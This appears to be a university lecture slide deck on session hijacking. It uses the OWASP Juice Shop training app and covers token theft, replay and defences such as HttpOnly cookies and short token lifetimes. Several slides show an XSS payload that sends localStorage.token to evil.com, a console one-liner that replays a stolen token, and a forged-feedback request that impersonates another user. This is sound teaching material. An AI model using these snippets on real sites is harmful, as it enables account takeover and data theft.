Session Hijacking

Bernard Nongpoh


Assistant Professor, Department of CSE



ভাৰতীয় প্ৰযুক্তিবিদ্যা প্ৰতিষ্ঠান গুৱাহাটী
भारतीय प्रौद्योगिकी संस्थान गुवाहाटी
INDIAN INSTITUTE OF TECHNOLOGY GUWAHATI

Recap: the Token Is Your Identity (1/3)


After login, one secret stands for you on every request.



Recap of session 1; Juice Shop keeps the token in local storage and a cookie

Recap: the Token Is Your Identity (2/3)

After login, one secret stands for you on every request.





```
token =
abc123...
```

kept in the browser

Recap of session 1; Juice Shop keeps the token in local storage and a cookie

Recap: the Token Is Your Identity (3/3)

After login, one secret stands for you on every request.



`token = abc123...`

kept in the browser


the server checks the token, not who sent it

Whoever sends this token **is** you, as far as the server can tell.

Recap of session 1; Juice Shop keeps the token in local storage and a cookie

What Is Session Hijacking? (1/3)


If the token is you, then stealing the token is becoming you.



OWASP: Session hijacking

What Is Session Hijacking? (2/3)


If the token is you, then stealing the token is becoming you.



OWASP: Session hijacking

What Is Session Hijacking? (3/3)

If the token is you, then stealing the token is becoming you.



server sees
the victim

No password needed. The attacker skips the login entirely.

OWASP: Session hijacking

How Tokens Get Stolen (1/2)

Three common routes. One matters most for us.

1. Cross-site scripting

a script in the page reads the token and sends it out

our focus today

2. Network sniffing

plain HTTP: anyone on the wire reads the token

fixed by HTTPS

3. Fixation / leaks

token in a URL, a log, or a referer header

keep it out of URLs

OWASP: Session hijacking

How Tokens Get Stolen (2/2)

Three common routes. One matters most for us.

1. Cross-site scripting

a script in the page reads the token and sends it out

our focus today

2. Network sniffing

plain HTTP: anyone on the wire reads the token

fixed by HTTPS

3. Fixation / leaks

token in a URL, a log, or a referer header

keep it out of URLs

We just learned XSS. Juice Shop's token is readable by scripts, so XSS can take it.

OWASP: Session hijacking

Stealing the Token with XSS (1/3)



A script in the victim's page can read the token and send it away.

injected by XSS

```
<iframe src="javascript:
  fetch('//evil.com/?t='
  + localStorage.token)">
```

Builds on session 4 (XSS); `document.cookie` and `localStorage.token` are script-readable


Stealing the Token with XSS (2/3)



A script in the victim's page can read the token and send it away.

injected by XSS

```
<iframe src="javascript:
  fetch('//evil.com/?t='
  + localStorage.token)">
```



Builds on session 4 (XSS); `document.cookie` and `localStorage.token` are script-readable

Stealing the Token with XSS (3/3)



A script in the victim's page can read the token and send it away.

injected by XSS

```
<iframe src="javascript:
  fetch('//evil.com/?t='
  + localStorage.token)">
```



The token is in `localStorage` and a non-HttpOnly cookie, so JavaScript can read it.

Builds on session 4 (XSS); `document.cookie` and `localStorage.token` are script-readable

Replay: Becoming the Victim (1/3)



The attacker pastes the stolen token into a fresh browser.



`localStorage` logs you in; the `token` cookie is what `whoami` reads for the name (an email)

Replay: Becoming the Victim (2/3)



The attacker pastes the stolen token into a fresh browser.



`localStorage` logs you in; the `token` cookie is what `whoami` reads for the name (an email)

Replay: Becoming the Victim (3/3)



The attacker pastes the stolen token into a fresh browser.



Demo. In browser B's Console, set *both* (the cookie is what shows the name), then reload:

```
T='<paste token>'; localStorage.token=T; document.cookie='token='+T; location.reload()
```

`localStorage` logs you in; the `token` cookie is what `whoami` reads for the name (an email)

Why It Worked: Two Enablers (1/3)

Two choices made the theft easy. Each one is a fix.

1. the token is readable

```
document.cookie
localStorage.token
```

a script can read it

Why It Worked: Two Enablers (2/3)

Two choices made the theft easy. Each one is a fix.

1. the token is readable

```
document.cookie
localStorage.token
```

a script can read it

2. the token lives long

```
valid for hours,
no expiry check
```

stolen now, usable later

OWASP Session Management Cheat Sheet

Why It Worked: Two Enablers (3/3)

Two choices made the theft easy. Each one is a fix.

1. the token is readable

```
document.cookie
localStorage.token
```

a script can read it

2. the token lives long

```
valid for hours,
no expiry check
```

stolen now, usable later

Make the token **unreadable** to scripts, and **short-lived**. Next two slides.

OWASP Session Management Cheat Sheet

Fix 1: HttpOnly Cookies (1/3)

Keep the token in a cookie the browser hides from JavaScript.

the server sets it

```
Set-Cookie: token=...;
  HttpOnly; Secure; SameSite=Strict
```

Fix 1: HttpOnly Cookies (2/3)

Keep the token in a cookie the browser hides from JavaScript.

the server sets it

```
Set-Cookie: token=...;
  HttpOnly; Secure; SameSite=Strict
```

```
document.cookie
```

returns nothing

Fix 1: HttpOnly Cookies (3/3)

Keep the token in a cookie the browser hides from JavaScript.

the server sets it

```
Set-Cookie: token=...;
  HttpOnly; Secure; SameSite=Strict
```

```
document.cookie
```

returns nothing

HttpOnly: scripts cannot read it. **Secure**: HTTPS only. **SameSite**: not sent cross-site.

OWASP Session Management Cheat Sheet


Fix 2: Short Token Lifetime (1/3)

A token that dies soon is worth little once stolen.




Fix 2: Short Token Lifetime (2/3)

A token that dies soon is worth little once stolen.



Fix 2: Short Token Lifetime (3/3)

A token that dies soon is worth little once stolen.



Short expiry **plus** a way to log out that truly ends the session server-side.

Acting as Another User: Forged Feedback (1/3)



Sometimes you need not steal a session: just claim another identity.

your own session, forged field

```
POST /api/Feedbacks
{ "comment": "...",
  "rating": 1,
  "UserId": 3 }
```

Juice Shop challenge *Forged Feedback* (A01 Broken Access Control); the form hides `UserId`, you set it

Acting as Another User: Forged Feedback (2/3)



Sometimes you need not steal a session: just claim another identity.

your own session, forged field

```
POST /api/Feedbacks
{ "comment": "...",
  "rating": 1,
  "UserId": 3 }
```

the form hides `UserId`; the server trusts it anyway: feedback posts as **user 3**

Juice Shop challenge *Forged Feedback* (A01 Broken Access Control); the form hides `UserId`, you set it

Acting as Another User: Forged Feedback (3/3)



Sometimes you need not steal a session: just claim another identity.

your own session, forged field

```
POST /api/Feedbacks
{ "comment": "...",
  "rating": 1,
  "UserId": 3 }
```

the form hides `UserId`; the server trusts it anyway: feedback posts as **user 3**

Lab (6 min). On the Juice Shop tab: **F12** → **Console**, paste, press Enter. Score board: *Forged Feedback*.

```
fetch('/rest/captcha/').then(r=>r.json()).then(c=>fetch('/api/Feedbacks',
  {method:'POST',headers:{'Content-Type':'application/json'},
   body:JSON.stringify({comment:'nice shop',rating:3,
     captchaId:c.captchaId,captcha:c.answer,UserId:3})}))
```

Juice Shop challenge *Forged Feedback* (A01 Broken Access Control); the form hides `UserId`, you set it

Quiz: Stolen or Safe? (1/4)

Does the attacker get a usable session?

1. XSS runs `document.cookie`; the token cookie is `HttpOnly`
2. The stolen token is copied into another browser's storage
3. The token expired five minutes ago; the attacker replays it now

OWASP Session Management Cheat Sheet

Quiz: Stolen or Safe? (2/4)

Does the attacker get a usable session?

1. XSS runs `document.cookie`; the token cookie is `HttpOnly`
   SAFE
2. The stolen token is copied into another browser's storage
3. The token expired five minutes ago; the attacker replays it now

OWASP Session Management Cheat Sheet

Quiz: Stolen or Safe? (3/4)

Does the attacker get a usable session?

1. XSS runs `document.cookie`; the token cookie is `HttpOnly`
   SAFE
2. The stolen token is copied into another browser's storage
   STOLEN
3. The token expired five minutes ago; the attacker replays it now

OWASP Session Management Cheat Sheet

Quiz: Stolen or Safe? (4/4)

Does the attacker get a usable session?

1. XSS runs `document.cookie`; the token cookie is `HttpOnly`
   SAFE
2. The stolen token is copied into another browser's storage
   STOLEN
3. The token expired five minutes ago; the attacker replays it now
   SAFE

OWASP Session Management Cheat Sheet

Summary (1/5)

Idea	In one line
the token is you	the server trusts the token, not the person

Summary (2/5)

Idea	In one line
the token is you	the server trusts the token, not the person
hijacking	steal the token (XSS), replay it, become the victim

Summary (3/5)

Idea	In one line
the token is you	the server trusts the token, not the person
hijacking	steal the token (XSS), replay it, become the victim
fix 1: HttpOnly	scripts cannot read the token, so XSS cannot steal it

Summary (4/5)

Idea	In one line
the token is you	the server trusts the token, not the person
hijacking	steal the token (XSS), replay it, become the victim
fix 1: HttpOnly	scripts cannot read the token, so XSS cannot steal it
fix 2: short life	a stolen token expires before it is useful

Summary (5/5)

Idea	In one line
the token is you	the server trusts the token, not the person
hijacking	steal the token (XSS), replay it, become the victim
fix 1: HttpOnly	scripts cannot read the token, so XSS cannot steal it
fix 2: short life	a stolen token expires before it is useful
forged identity	never read the user from the request body

One theme all day: the server must not trust what the client sends. Next: secure coding.